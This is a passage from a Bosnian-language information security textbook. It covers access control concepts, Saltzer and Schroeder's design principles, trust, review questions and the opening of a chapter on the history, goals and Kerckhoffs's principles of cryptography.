Potvrđivanje identiteta je provjera da je identitet subjekta zaista onaj koji subjekt kaže da jeste. Provjera ovlaštenje je provjera prava pristupa objektima za subjekt utvrđenog identiteta. Evidentiranje je čuvanje podataka o svim akcijama subjekata.

Potvrđivanje identiteta i provjera ovlaštenja omogućavaju pristup informacijama samo onim subjektima koji na to imaju pravo, što garantuje povjerljivost informacija. Pored toga, procedure utvrđivanja identiteta i provjere ovlaštenja dozvoljavaju promjenu informacija samo ovlaštenim subjektima na ovlašteni način, što obezbjeđuje integritet informacija. Ova dva procesa, dakle, ne samo da omogućavaju ovlaštenim subjektima odgovarajući pristup informacijama, već i sprečavaju pristup neovlaštenim subjektima što direktno utiče na dostupnost informacija. Evidentiranje akcija subjekata omogućava provjeru da li je došlo da narušavanja principa povjerljivosti, integriteta i dostupnosti informacija, i ako jeste na koji način.

Za pristup i promjenu informacija od strane ovlaštenog subjekta vezani su i pojmovi **odgovornosti** (*accountability*) i **neporicanja** (*non-repudiation*). Odgovornost i nemogućnost poricanja su svojstva sigurnog računarskog sistema i uglavnom se ostvaruju utvrđivanjem identiteta i evidentiranjem akcija. Evidentiranje omogućava da svaki subjekat bude odgovoran za svoje akcije, te da ih ne može poreći.

Pomenuti procesi zaštite sigurnosti informacija postižu se realizacijom **kontrola**. Kontrole se obično dijele na administrativne, logičke i fizičke. **Administrativne** kontrole su primarno politike i procedure uspostavljene da bi se definisalo dozvoljeno ponašanje i načini sprovođenja politike. **Tehničke**, ili **logičke**, kontrole su uređaji, procesi, protokoli i druge mjere za zaštitu informacija. **Fizičke** kontrole su uređaji i sredstva za fizičku kontrolu pristupa i zaštitu dostupnosti informacija.

Drugi način podjele kontrola sigurnosti je na **preventivne**, **detektivne** i **korektivne**. Preventivne kontrole sprečavaju narušavanje sigurnosti. Kada ove kontrole ne uspiju spriječiti neko narušavanje sigurnosti, detektivne kontrole otkrivaju da je došlo do narušavanja sigurnosti. Korektivne kontrole koriguju posljedice narušavanje sigurnosti, tako da prekinu događaj koji je narušio sigurnost, ili tako da povrate sistem na stanje koje je bilo prije događaja ili, što je najbolje, tako da omoguće da sistem nastavi da sigurno funkcioniše i tokom ovakvog događaja.

Sigurnosna politika sistema provodi se pomoću sigurnosnih mehanizama. Sigurnosni mehanizam je metod, sredstvo ili procedura koji provodi neki dio sigurnosne politike [24]. Sigurnosni mehanizmi su realizacija kontrola. Sigurnosni mehanizmi mogu biti tehnički i netehnički. Sredstva su primjer tehničkih, dok su procedure primjer netehničkih sigurnosnih mehanizama. Sigurnosnih mehanizama ima mnogo, a mogu se grupisati u mehanizme za utvrđivanje identiteta; mehanizme za kontrolu pristupa; i mehanizme za evidentiranje. Jedan od osnovnih principa dizajna u računarskim naukama, koji je i ranije pomenut, je odvajanje mehanizama od politike, u smislu da mehanizmi ne bi trebali diktirati ili ograničavati politiku [93]. Politika sistema, naime, ne smije da zavisi i ne smije da se pravi polazeći od nekog konkretnog skupa mehanizama jer politika definiše šta je dozvoljeno i šta nije, a ne kako će se to sprovesti u djelo. Ovaj princip je originalno postuliran za računarske nauke, a može se direktno primjeniti i na sigurnost informacija.

1.6.1 Principi dizajna sigurnosnih mehanizama

Još 1975. godine Salzter i Schroeder su predložili osam principa dizajna sigurnosnih mehanizama [160]. Tada iskazani principi uglavnom vrijede i danas. Okolnosti su se donekle promijenile, pogotovo tehnološke, pa neki od principa imaju veći, a neki manji uticaj na dizajn savremenih sistema. Pojavile su se i prijedlozi nekih novih, ili drugačije iskazanih principa. U nastavku se navodi svih osam originalnih principa sa komentarom na njihovu tekuću primjenljivost. Ovi principi su u ostatku knjige često pominjani prilikom opisa konkretnih sigurnosnih mehanizama.

Restriktivnost

Pristup objektima treba biti izričito dozvoljen, odnosno podrazumijevano stanje je da je pristup nedozvoljen. Subjekat mora da opravdava zahtijevani pristup (uglavnom ne u trenutku pristupa već ranije prilikom utvrđivanja privilegija).

Prednost principa restriktivnosti (*fail-safe defaults*) je što se greške u pravima pristupa lakše otkrivaju. U slučaju greške, kada subjekt nema pristupa objektu kom bi trebao imati pravo, subjekt primjećuje grešku i o njoj obavještava administratora koji može otkloniti grešku. U obratnom slučaju, kada subjekat ima pravo pristupa objektima kojima ne bi trebao imati pravo pristup, dodatna prava ne ometaju rad subjekta i greška može ostati neprimijećena ili bar neprijavljena. Ovaj princip takođe osigurava da ako za neki aspekt sigurnosne politike nije napravljen mehanizam rezulatntni ukupni sigurnosnu mehanizam ipak ne dozvoli narušavanje sigurnosne politike. U dijelu literature ovaj princip se naziva i podrazumjevana zabrana (*deny by default*) [176].

Princip je vrlo aktuelan i primjenjuje se u svim (dobrim) izvedbama sigurnosnih mehanizama.

Otvorenost dizajna

Dizajn mehanizma ne treba biti tajna. Sigurnost ne treba da zavisi od tajnosti njegovog dizajna ili načina realizacije, već treba da se oslanja na posjedovanje nečeg specifičnije što je lakše zaštiti.

Primjeri su ključ ili lozinka. Odvajanje sigurnosnog mehanizma od sigurnosnih ključeva omogućava analizu i reviziju mehanizma od strane različitih, po mogućnost nezavisnih, analitičara bez straha da će ta revizija ugroziti sigurnost, koja je odvojena. Na ovaj način i korisnici mehanizma mogu analizirati isti i uvjeriti se da radi kako je specificirano i kako oni žele. Sa druge strane nije ni realno očekivati da dizajn mehanizma ostane tajna, pogotovo kod mehanizama koji su u širokoj upotrebi (što većina onih za zaštitu informacija jeste). Princip je podudaran sa Kerckhoffs-ovim principom [101, 102] iz kriptografije gdje je široko primjenjen kao jedan od osnovnih postulata (Poglavlje 2.3). Isti princip, da se podrazumjeva da „protivnik poznaje sistem koji se koristi“ navodi i Shannon 1949. u radu o teoriji tajnih komunikacija koji je postavio osnove savremene kriptografije [3]. Ovaj iskaz poznat je kao Shannon-ova maksima.

Princip je jednako bitan kao i kada je postavljen, pa ga čak i agencije za nacionalnu sigurnost primjenjuju. Primjer toga je bio izbor standarda za šifriranje Instituta za standarde i tehnologiju (NIST) SAD koji je bio javan i na kom su svi predloženi algoritmi bili otvorenog dizajna. Pobjednik na tom izboru, AES, koristi i Agencija za nacionalnu sigurnost (NSA) SAD.

Minimizacija privilegija

Svaki subjekat, korisnik ili proces, treba imati samo one privilegije koje su mu neophodne da obavi svoj zadatak.

Primjenom ovog principa ograničava se šteta usljed sigurnosnog incidenta (namjernog) ili greške (slučajne). Ovim se smanjuje i broj potencijalnih interakcija među privilegovanim subjektima (programima) na minimum potreban za korektan rad. Time se, u slučaju zloupotrebe privilegija, smanjuje broj subjekata (programa) nad čijim radom treba izvršiti reviziju.

Pravilo „potreba da znaš“ (*need to know*) iz vojnih krugova je primjer ovog principa. Drugi primjeri primjene principa su pomenuti u poglavljima o konkretnim mehanizmima.

Ovaj princip, kao i prethodna dva, nije izgubio ništa na svojoj aktuelnosti.

Razdvajanje privilegija

Pristup sistemu se ne treba dati samo na osnovu ispunjenja jednog uslova, ako je izvodljivo.

Ovi uslovi mogu biti razdvojeni na osobe, ključeve, organizacije ili kombinacije različitih faktora (kratica i PIN). Ovaj princip onemogućava da jedna

slaba karika ugrozi sigurnost. Na ovaj način se onemogućava da neispravan mehanizam ili pojedinac omoguće neovlašten pristup ili akciju.

Ovaj princip se često u praksi koristi kod sefova, kako korisničkih gdje je za otključavanje potreban ključ korisnika sefa i ključ koji posjeduje banka, tako i kod trezora gdje je potrebno dva ili više ključeva za otključavanje. Princip se primjenjuje i u drugim slučajevima gdje je potrebna dodatna provjera radi ozbiljnosti akcije koja se dozvoljava, kao što je lansiranje raketa sa nuklearnim bojevim glavama. Princip osigurava da je za narušavanje sigurnosne politike potrebno ostvariti saradnju više učesnika (*collusion*), osoba ili mehanizama, čime se to narušavanje otežava. Drugi naziv za ovaj princip koji se ponekad koristi je "razdvajanje dužnosti" (*separation of duties*).

Princip je i danas bitan i koristi se u kod svih mehanizama koji osiguravaju važne resurse, ali se ne može, odnosno ne isplati, uvijek primjenjivati.

Minimizacija broja zajedničkih mehanizama

Mehanizmi koji se koriste za pristup resursima ne trebaju biti u principu dijeljeni među subjektima.

Dijeljeni mehanizmi su potencijalna putanja za neovlašteni tok informacija među korisnicima. Nadalje, mehanizmi koji služe većem broju, ili svim, korisnicima moraju biti provjereni da zadovoljavajuće rade za sve korisnike, što je teže osigurati nego za jednog ili mali broj korisnika. Dijeljeni mehanizmi mogu biti dijeljeni među korisnicima sa različitim privilegijama i potrebno je osigurati da oni sa manjim privilegijama ne ostvare privilegije koje im ne pripadaju, a i da oni sa najvećim privilegijama mogu obavljati svoj posao koristeći dijeljeni mehanizam.

Ovaj princip je možda najmanje intuitivno jasan od svih. Najjednostavnije objašnjenje je da dijeljeni resurs (memorija, ulazno/izlazni uređaji, ...) može omogućiti jednom korisniku resursa da ugrozi povjerljivost, integritet ili dostupnost informacija koje drugi korisnik obrađuju ili šalje koristeći taj zajednički resurs. Princip se uglavnom primjenjuje, a primjeri korištenja su u operativnim sistemima i programiranju. Princip je kasnije pomenut kroz objašnjavanje rada sigurnosnih mehanizama koji ga koriste.

Psihološka prihvatljivost

Neophodno je da interfejs mehanizma ka korisniku bude dizajniran kao jednostavan za korištenje, tako da korisnici mogu rutinski i automatski korektno primjenjivati mehanizam. Sigurnosni mehanizam ne treba da otežava ovlašteni pristup resursu i ne smije da ometa rad. Takođe, sigurnosni mehanizam treba da bude jasan u komunikaciji. Korisnikovo viđenje ciljeva i rezultata rada mehanizma mora se poklapati sa onim što mehanizam stvarno radi. Ako ovdje dođe do nerazumijevanja, dolaziće i do grešaka.

Nerijetko se sigurnost pominje kao smetnja normalnom poslovanju, a ovaj princip upravo govori o tome na koji način to spriječiti. Normalna ovlaštena

upotreba sistema ne bi trebala biti otežana sigurnosnim mehanizmima. Takođe rezultat upotrebe sigurnosnih mehanizama mora biti jasan. Drugi naziv ovog principa koji je u svoj drugoj knjizi [159] predložio jedan od originalnih autora osam principa je princip najmanjeg iznenađenja (*least astonishment*).

Ovo je princip koji je, nažalost, često zanemarivan. Njegovo zanemarivanje uticalo je da bitna karika u lancu ostvarivanja sigurnosti, korisnik, postane najslabija karika.[2] Prinip se pominje ponovo na više mjesta u knjizi, a dodatno je obrađen u poglavlju o ljudskom faktoru (Poglavlje 12).

Jednostavnost

Dizajn sigurnosnog mehanizma treba biti jednostavan i mali koliko god je to moguće.

Ovaj princip je poznat i primjenjiv na sve aspekte sistema, ali posebno je primjenjiv na sigurnosne mehanizme. Greške u dizajnu i izvedbi sigurnosnih mehanizama koje rezultiraju neželjenim pristupnim putanjama neće biti primijećene tokom normalne upotrebe sistema (pošto tokom normalne upotrebe neće biti pokušaja zloupotrebe ovih grešaka). Iz ovih razloga potreban je detaljan pregled sigurnosnih mehanizama (koda za softverske, a fizički za hardverske mehanizme). Da bi ovakav pregled bio moguć neophodan je mali i jednostavan dizajn.

Princip je u knjizi pomenut na više mjesta. Ipak, zbog kompleksnosti današnjih sistema za obradu informacija, ovaj princip je sve teže realizovati. Nažalost njegovo nepoštovanje dovodi do sistema za koje nije moguće sa sigurnošću utvrditi kako rade, a samim tim ni koliko su sigurni.

Obaveza provjeravanja

Svaki pristup objektima mora biti provjeren da bi se potvrdilo da je dozvoljen. Ovim se sprečava korištenje prava koja su istekla ili su se promijenila, odnosno izbjegava ponovno korištenje ranije utvrđenih prava pristupa (*caching*).

Princip kaže da treba biti vrlo oprezan sa predmemoriranjem (*cache*) prava pristupa i dobro ocijeniti da li je dobitak na performansama vrijedan sigurnosnog rizika. Svaka promjena prava pristup mora se odmah ažurirati i početi provoditi u sigurnosnim mehanizmima. Takođe, ovaj princip ukazuje da se ne treba (isključivo) oslanjati na prava pristupa utvrđena drugdje, u drugim dijelovima sistema ili drugim sistemima. Ovakva, prenesena, prava pristupa treba pažljivo dizajnirati i sprovesti.

Distribuirana priroda današnjih sistema čini praktičnu primjenu ovog principa prilično teškom i neefikasnom, te se vrlo često (nažalost) ne primjenjuje.

[2] Po mišljenju autora ovo je jedan od važnijih principa, ali i onaj koga je teško uspješno primjeniti.

Drugi principi

Pored ovih osam originalno predloženih principa dizajna sigurnosnih mehanizama vremenom se pojavio još jedan princip koji vrijedi imati na umu prilikom dizajna sigurnosnih mehanizama, a pogotovo sistema sa više mehanizama. To je princip slojevite zaštite (*defense in depth*) koji kaže da svaki sloj treba provoditi svoju zaštitu i ne oslanjati se na zaštite provedene na drugim mjestima. Ideja je slična pincipu obaveza provjeravanja, ali se odnosi na širi kontekst. Princip je u nastavku pominjan na više mjesta.

1.7 Kome vjerovati?

Ranije pomenuti sistem uređenja neke zemlje oslanja se na provođenje zakona od strane policije i pravosudnih organa. Država pretpostavlja i vjeruje da će oni savjesno i kvalitetno obavljati svoj posao. Ako policajac evidentira da je pješak prešao preko ulice kada to nije bilo dozvoljeno, izjava policajca je dovoljna da osoba koja je to učinila bude propisno kažnjena na sudu. Za ovo ne postoje drugi materijalni dokazi.[3] Ako država nema nikoga na koga se može osloniti i kome može vjerovati zakoni se ne mogu provoditi što vodi u nered i haos.

Slično je i u sigurnosti računarskih sistema, sigurnosni mehanizmi provode sigurnosnu politiku. Sigurnosna politika zasnovana je na nekim pretpostavkama, te ako su pretpostavke pogrešne politika neće rezultirati sigurnim sistemom. Sa druge strane neke stvari, kao aksiomi u matematici, se uzimaju zdravo za gotovo jer bez toga nikakva praktična realizacija ne bi bila moguća. Također, bez vjerovanja u sigurnosne mehanizme nema provođenja politike.

Ovdje se dolazi do još jednog neizbježnog pojma u sigurnosti informacija (i sigurnosti uopšte), a to je povjerenje (*trust*). Bez povjerenja se ne može provoditi nikakva sigurnost, odnosno na nešto ili nekoga se neophodno osloniti. Bitno pitanje je koliko je to povjerenje opravdano, odnosno na kojim pretpostavkama se zasniva.

Neki katanac može biti vrlo čvrst i otporan u područjima sa umjerenom temeperaturom, ali veoma krt na ekstremnim hladnoćama. Pod pretpostavkom da radi u planiranim uslovima u njega možemo imati povjerenje. Ako pretpostavka nije tačna, te se katanac koristi se na sjevernom polu, povjerenje u njegov ispravan rad je neopravdano. Slično je i sa ljudima. Administratori računara, računarskih mreža, baza podataka i sličnih sistema obično imaju (gotovo) neograničen pristup informacijama koje su pohranjene u sistemima koje administriraju.[4] Svi ovi sistemi su dizajnirani tako da se očekuje da postoji osoba od povjerenja. Zbog promjene okolnosti (prijetnje životu, zdrav-

[3] Postoje i načini da se ovo ospori, ali to je ulazak u pravna pitanja, a pomenuto objašnjava princip

[4] Postoje i izvedbe koje umanjuju mogućnost administratora da vidi sadržaj, a omogućavaju da održava formu pohranjenih podataka

stveni, moralni ili ekonomski razlozi) osoba od povjerenja može to prestati biti.

Način na koje se može olakšati odluka o povjerenju, te smanjiti uticaj pretpostavki, je oslanjanje na prethodno navedene principe dizajna sigurnosnih mehanizama.

1.8 Širi pogled na sigurnost

Ponekad se kroz čitanje literature iz oblasti računarske, a i druge, sigurnosti stiče utisak da su Internet i svijet vrlo opasna mjesta po kojima se treba kretati sa krajnjim oprezom. Mislim da je bitno reći da zaista korisnike Interneta, kao i sve ljude koji žive na zemlji, vrebaju razne opasnosti, ali da te opasnosti nisu takve da zbog njih ne treba koristiti Internet, ili se zabarikadirati u kuću i ne izlaziti. Na zemlji žive milijarde stanovnika, a samo mali procenat od njih bude u nekoj pravoj opasnosti. Slično je i sa Internetom, kao i računarima i računarskim mrežama uopšte. Ogroman je broj zadovoljnih i sretnih korisnika od kojih samo jedan, manji, procenat doživi sigurnosne probleme. Kompanije koje se bave pružanjem svih vrsta sigurnosnih usluga redovno objavljuju brojeve koji ako se ne posmatraju kritičkim pogledom izgledaju zastrašujuće. Naravno treba biti oprezan, ali i realan. Prema jednom skorijem istraživanju od desetina hiljada sigurnosnih propusta koji su evidentirani u raznim komadima softvera svake godine u ovoj deceniji, velika većina napada se zasniva na samo 10 do 20 od njih godišnje [78]. Ogroman broj sigurnosnih propusta ostane samo dio statistike slabosti i ne iskoriste se za napade na sigurnost. Racionalnom procjenom rizika, o kojoj je bilo riječi ranije, te na toj procjeni zasnovanoj zaštiti moguće je pravilno se zaštiti od realnih opasnosti po sistem koji se štiti.

Bruce Schenier u svojoj knjizi „Liars and Outliers“ [164] navodi da su sigurnosni sistemi tek zadnja karika u osiguravanju da se pojedinci ponašaju u skladu sa interesom zajednice. Prije sigurnosnih sistema djeluje moral pojedinca, koji je duboko usađen kroz istorijski razvoj čovječanstva, te odrastanje pojedinca. Nakon morala dolazi reputacija, svijest o tome da je pojedincu bitno kako ga okolina doživljava, ne samo da bi o njemu mislili dobro, već i da bi bili spremni da sarađuju i posluju sa njim. Naravno reputacija, pa ni moral, ne odnose se samo na pojedinca već i na razne vrste organizacija. Slijedeći mehanizam koji nas čini sigurnijim su institucionalne mjere izražene kroz zakone, pravila i slične propisane norme društvenog ponašanja. Sigurnosni sistemi dolaze tek na kraju da nas zaštite od onog malog procenta odmetnika od zajednice na koje prethodne tri mjere nisu djelovale.

Poruka koja se iz ovoga može izvući je: „Budite oprezni, ali ne i preplašeni“.

Ovo poglavlje trebalo je poslužiti kao uvod u pojmove i principe koji se se koriste u cijeloj knjizi. Također, poglavlje je trebalo da stimuliše racionalan pristup provođenju sigurnosti. U slijedećem poglavlju obrađuju se osnove kriptografije na kojima su zasnovani gotovo svi sigurnosni mehanizmi.

Pitanja za provjeru stečenog znanja

1.1. Koje su osnovne komponente sigurnosti informacija?

1.2. Koje su četiri osnovne klase prijetnji?

1.3. Šta je sigurnosna politika?

1.4. Šta su sigurnosni mehanizmi?

1.5. Ako koristite dodatnu literaturu prilikom odgovaranja na pitanja na ispitu. Da li je to varanje? Zašto? Ako prepisujete odgovore od kolege, da li je to varanje? Zašto? Šta mislite koja od sigurnosnih osobina (povjerljivost, integritet, dostupnost) koje informacije je narušena u ovom slučaju? Objasniti odgovor.

1.6. Za slijedeće događaje potrebno je navesti da li narušavaju povjerljivost, integritet ili dostupnost (ili neku njihovu kombinaciju) i reći zašto:
(a) Prepisali ste ovaj odgovor.
(b) Potpisali ste nekog drugog na zadaćnici koju ste ispisivali i predali.
(c) Pronašli ste odgovore na pitanja na računaru nastavnika (prije ispita).
(d) Poderali ste zadaćnicu drugog studenta prije nego što je predao.
(e) Neko je registrovao domen www.neka-firma.ba i odbija da proda ili dozvoli korištenje ovog domena preduzeću „Neka firma“ d.o.o
(f) Promijenili ste MAC adresu svoje bežične mrežne kartice da bi ste mogli pristupiti nekoj bežičnoj mreži kojoj inače nemate pravo pristupa.
(g) Neko je ukrao tuđu kreditnu karticu i nazvao banku da je otkaže i izda novu karticu sa drugim brojem.

1.7. Na koji način se određuje koliko ulaganje (resursa) u ostvarenje sigurnosti je adekvatno?

1.8. Koje su mjere za tretman rizika? Na osnovu čega se donosi odluka koju od njih odabrati?

1.9. Najvažniji resursi za poslovanje organizacije su baza podataka i web server putem kog objavljuje podatke što je njen glavni izvor prihoda. Računar na kom se nalazi baza podataka vrijedi 5.000 KM, na njemu je instaliran softver u vrijednosti od 20.000 KM, firma procjenjuje da podaci u bazi vrijede 100.000 KM. Računar na kom se nalazi web server vrijedi 4.000 KM, na njemu je instaliran softver u vrijednosti od 1.000 KM, firma procjenjuje da dnevni prihod koji ostvaruje od pristupa klijenata web serveru iznosi 1000 KM.
(a) Softver web servera koji se koristi ima sigurnosni propust, za koji još ne postoji korekcija, koji omogućava nekom izvana da onemogući rad servera. Ovakav događaj se u prošloj godini desio 3 puta i svaki put je server bio nedostupan po dva dana. Ovakvi napadi na dostupnost bi se mogli spriječiti nabavkom uređaja čija je cijena 5.000 KM i godišnji troškovi održavanja 1.000 KM. Da li se isplati nabavljati ovaj uređaj?
(b) Oba servera se nalaze u istoj podrumskoj prostoriji. Tokom prošle godine dva puta je došlo do poplave u prostoriji, jednom zbog pucanja cijevi, a drugi put zbog obilnih kiša. Svaki put na svakom od servera bilo je potrebno zamijeniti dijelova u vrijednosti od po 1.000 KM i serveri nisu radili po pet dana. Izmještanje servera na viši sprat košta 10.000 KM. Da li se isplati raditi ovaj premještaj?
(c) U prošloj godini je jedan od uposlenika iz baze podataka preuzeo i konkurentskoj firmi prodao 1/3 podataka. Koliko vrijedi platiti za softver koji bi šifriranjem spriječio ovaj događaj?

1.10. Potrebno je odabrati dvije stvari koje se štite, jednu ne IT i drugu IT. Za svaku od njih je potrebno pretpostaviti po dvije do tri prijetnje i isto toliko slabosti koje te prijetnje mogu iskoristiti. Za svaku prijetnju potrebno je izračunati ALE. Potrebno je izračunati ukupni ALE za sistem (sve stvari koje se štite). Potrebno je predložiti mjeru ili više njih kojim bi se rizik smanjio ili eliminisao. Za predložene mjere potrebno je izračunati opravdanost.

1.11. Navesti po jednu preventivnu, detektivnu i korektivnu kontrolu?

1.12. Navesti jednu podjelu sigurnosnih mehanizama?

1.13. Navesti bar četiri principa dizajna sigurnosnih mehanizama?

2

Osnove kriptografije

Kriptografija se bavi izučavanjem matematičkih tehnika koje se odnose na aspekte sigurnosti informacija kao što su povjerljivost, integritet podataka, potvrđivanje identiteta nekog entiteta ili porijekla podataka [119]. Iz ove definicije se vidi da su sigurnost informacija i kriptografija tijesno povezane. Zapravo, može se reći da se bez kriptografije ne bi mogla realizovati zaštita informacija.

Kriptografija je kompletna naučna oblast za sebe o kojoj su napisane neke odlične knjige [119, 162]. U ovom poglavlju su navedeni samo neki osnovni kriptografski pojmovi i elementi. Ovi pojmovi i elementi su bitni za razumijevanje narednog poglavlja u kom su predstavljeni osnovni načini upotrebe kriptografije za ostvarivanje sigurnosti računarskih sistema. Takođe, ovo i naredno poglavlje pružaju osnovu za bolje i potpunije razumijevanje ostalih poglavlja u kojima je kriptografija baza na kojoj se zasnivaju mnogi sigurnosni mehanizmi.

2.1 Istorija

Zbog uloge koju je kriptografija igrala kroz vrijeme njena istorija može biti zanimljiva i široj netehničkoj publici. Kriptografija je imala bitan uticaj na ishode mnogih vojnih sukoba još od vremena starih Egipćana uključujući i oba svjetska rata. Knjiga Davida Khan-a "The Codebreakers" [95] daje vrlo kompletan netehnički prikaz ove istorije. Upotreba kriptografije je, sve do pojave savremenih elektroničkih komunikacija 1960-ih, bila vezana za vojsku i diplomatiju. Pošto je kriptografija korištena za čuvanje vojnih i nacionalnih tajni objavljivanje literature iz ove oblasti gotovo da je prestalo u periodu od početka prvog svjetskog rata do sredine 1960-tih, mada nikad nije bilo zvanično zabranjeno. Izuzetak čine dva istorijska članka koji su postavili neke od temelja savremene kriptografije. Prvi je William Friedman-ov "The Index of Coincidence and Its Applications in Cryptography", objavljen 1920 [70]. Drugi članak je Claude Shannon-ov "The Communication Theory of

Secrecy Systems" objavljen 1949 [168]. Oba članka nastala su kao plod aktivnog angažmana autora u ovoj oblasti tokom prvog, odnosno drugog svjetskog rata. Nedostatak javno dostupne literature nije značio da se ova oblast nije razvijala, već samo da su informacije bile dostupne zatvorenim krugovima unutar raznih vojnih i državnih obavještajnih službi koje su se bavile ovim istraživanjima.

Sredinom 1960-tih računari i elektroničke komunikacije su počeli ozbiljnije da se koriste u poslovnom svijetu. Kompanije su imale potrebu da zaštite svoje podatke na računarima i prilikom transfera između računara. Kriptografija je postala neophodna van krugova obavještajnih službi. Prvi praktični, zvanično objavljeni, rezultati kriptografskog rada u privatnom sektoru bili su postignuti u IBM-u početkom 1970-tih. Ekipa naučnika pod vođstvom Horst Feistel-a razvila je simetrični blok šifrator Lucifer [175]. Značaj Lucifera je u tome što je na osnovu njega razvijen šifrator koji je 1977. usvojen kao američki standard za šifriranje podataka DES (*Data Encryption Standard*) [139]. DES je postao *defacto* standard u poslovnom svijetu i najpoznatiji kriptografski mehanizam u istoriji. Tek relativno nedavno, 2002., je na međunarodno otvorenom konkursu za novi američki standard izabran Rijndael, dvojice belgijskih naučnika Joan Daemen i Vincent Rijmen. Zvanični naziv ovog standarda je AES (*Advanced Encryption Standard*) [140]. U savremenoj upotrebi AES je uglavnom preuzeo ulogu koju je DES imao.

Izuzetno važan događaj desio se 1976. kada su Diffie i Hellman objavili članak "New Directions in Cryptography" [54]. Članak je predstavio sasvim novi koncept kriptografije, asimetričnu kriptografiju. Za razliku od svih do tada poznatih metoda šifriranja, po ovom konceptu bilo je moguće poruku šifrirati jednim, a dešifrirati drugim ključem. Drugi značajan doprinos ovog rada je bio siguran način razmjene ključeva za klasičnu, simetričnu, kriptografiju. Diffie i Hellman su iznijeli koncept asimetrične kriptografije, ali nisu imali odgovor na to kako ga i realizovati. Međutim nova ideja je pokrenula istraživanja u pravcu realizacije. Nakon dvije godine Rivest, Shamir i Adleman su pronašli metod praktične realizacije asimetrične kriptografije [155]. Taj članak je ponudio i metod kreiranja digitalnog potpisa.

U ovom kratkom istorijskom pregledu potrebno je reći da je razvoj elektroničkih komunikacija doveo do njihove široke upotrebe među običnim ljudima. Ljudi su počeli koristiti elektroničku poštu za privatne komunikacije. Međutim elektroničke komunikacije, u svom izvornom obliku, su mnogo nesigurnije od običnih poštanskih komunikacija. Elektronička poruka može biti pročitana ili čak i promijenjena na svom putu od pošiljaoca do primaoca, a da je to teško ili gotovo nemoguće otkriti. Vlade ili druge organizacije sa znatnim resursima mogu organizovati prilično efikasan sistem nadziranja komunikacija u kom bi građanska privatnost prestala da postoji. Whitfield Diffie je rekao da su u prošlosti dvije osobe mogle obaviti privatan razgovor jednostavnom vizuelnom provjerom da oko njih nema nikoga, a da je to u doba elektroničkih komunikacija postalo gotovo nemoguće [173]. Pojavila se potreba za kriptografijom za svakoga. Metode su postojale, ali je tehnologija uglavnom bila

prekomplikovana, a često i zaštićena patentima. Phil Zimmermann je napravio proizvod koji je na jednostavan način omogućavao šifriranje i digitalno potpisivanje poruka e-pošte. Ovaj program se zvao PGP (*Pretty Good Privacy*). Zimmermann je namjeravao prodavati PGP, ali pošto je izgledalo da će američka vlada zabraniti upotrebu kriptografiju za široke narodne mase, on je program 1991. preko tadašnjeg oblika foruma[1] dao svijetu na besplatno korištenje [173]. Ovim je praktična kriptografija postala dostupna svima. Danas postoje mnogi proizvodi koji omogućavaju jednostavnu upotrebu kriptografije za lične potrebe za osiguranje elektroničkih komunikacija, ali ih ipak veoma mali postotak ljudi koristi. Više o zaštiti privatnosti u savremenim elektroničkim načinima komuniciranja napisano je u poglavlju o pravnim aspektima (Poglavlje 13).

2.2 Namjena kriptografije

Nakon što su izloženi najvažniji događaji u istoriji kriptografije potrebno je i jasno definisati njenu namjenu. Ranije navedena definicija kriptografije spominje ulogu kriptografije u ostvarivanju povjerljivosti, integriteta podataka, potvrđivanju identiteta entiteta i utvrđivanju porijekla podataka. Ova definicija obuhvata tri od četiri funkcije ili cilja kriptografije koji se najčešće navode u literaturi. Ove četiri funkcije su: povjerljivost (*confidentiality*), integritet podataka (*data integrity*), potvrđivanje identiteta (*authentication*) i neporicanje (*non-repudiation*).

1. Povjerljivost ima isto značenje koje je navedeno u uvodnom poglavlju, obezbjeđivanje da sadržaj informacija nije dostupan nikome drugom od onoga kome su informacije namijenjene. Ovo je najstarija namjena kriptografije. Ponekad se za ovu namjenu koriste termini privatnost ili tajnost.
2. Integritet podataka, takođe ima isto značenje kao ono navedeno u uvodnom poglavlju, osiguravanje nepromjenjivosti podataka. Da bi se osigurao integritet potrebno je obezbijediti otkrivanje bilo kakve promjene podataka. Pod promjenama podataka se podrazumijevaju radnje kao što su dodavanje, uklanjanje ili zamjena. Uobičajeno je da se otkrivaju promjene podataka od strane neovlaštenih lica.
3. Potvrđivanje identiteta je vezano za razmjenu informacija. Njegova namjena je identifikacija subjekata razmjene informacija i same informacije. Elementi autentičnosti informacije su njeno porijeklo, vrijeme nastajanja i vrijeme slanja. Ponekad se potvrđivanje identiteta dijeli na dvije klase: potvrđivanje identiteta entiteta i potvrđivanje porijekla podataka.
4. Neporicanje onemogućava negiranje prethodno učinjenih djela od strane bilo kog učesnika u njima. Sa aspekta razmjene informacija ovo znači da ni jedna strana u toj razmjeni ne može poreći svoje učešće u razmjeni i sadržaj razmjenjenih informacija.

[1] *Usenet bulletin board*

Jednostavno rečeno kriptografija treba da omogući da subjekti učesnici u sigurnoj komunikaciji znaju da su podaci koje razmjenjuju dostupni samo njima, da su nepromijenjeni tokom prenosa, da se može ustanoviti identitet druge strane i znati da se ova komunikacija i njen sadržaj ne mogu poreći. Kriptografija treba da spriječi i otkrije bilo kakvu vrstu varanja ili nedobronamjernog ponašanja u ovoj sferi. Postoje različite metode kojima se ostvaruju neke ili sve od ove četiri osnovne funkcije kriptografije.

2.3 Kerckhoffs-ovi principi

Godine 1883. Kerckhoffs je predložio šest principa dizajna praktičnih kriptografskih šifratora [101, 102]. Tih šest originalnih principa u slobodnijem prevodu glase:

1. Sistem mora biti praktički nedešifrabilan
   - ako nije i matematički (teoretski) nedešifrabilan;
2. Sistem šifriranja ne smije se oslanjati na tajnost svog načina rada
   - njegovo padanje u ruke neprijatelju ne smije predstavljati problem
3. Razmjena ključeva među učesnicima u komunikaciji mora biti laka, a ključevi jednostavni za pamćenje
   - zamjena ključeva novim mora biti lako izvodljiva po volji učesnika u komunikaciji
4. Sistem mora biti prilagodljiv različitim medijima za prenos poruka
   - kompatibilan sa telegrafskim (čitaj savremenim) načinom komuniciranja
5. Sistem mora biti prenosiv
   - i za njegovo korištenje ne smije biti potrebno više ljudi
6. Sistem mora biti lak za korištenje
   - shodno okolnostima primjene i ne smije zahtjevati veliki mentalni napor ili pamćenje velikog broja pravila

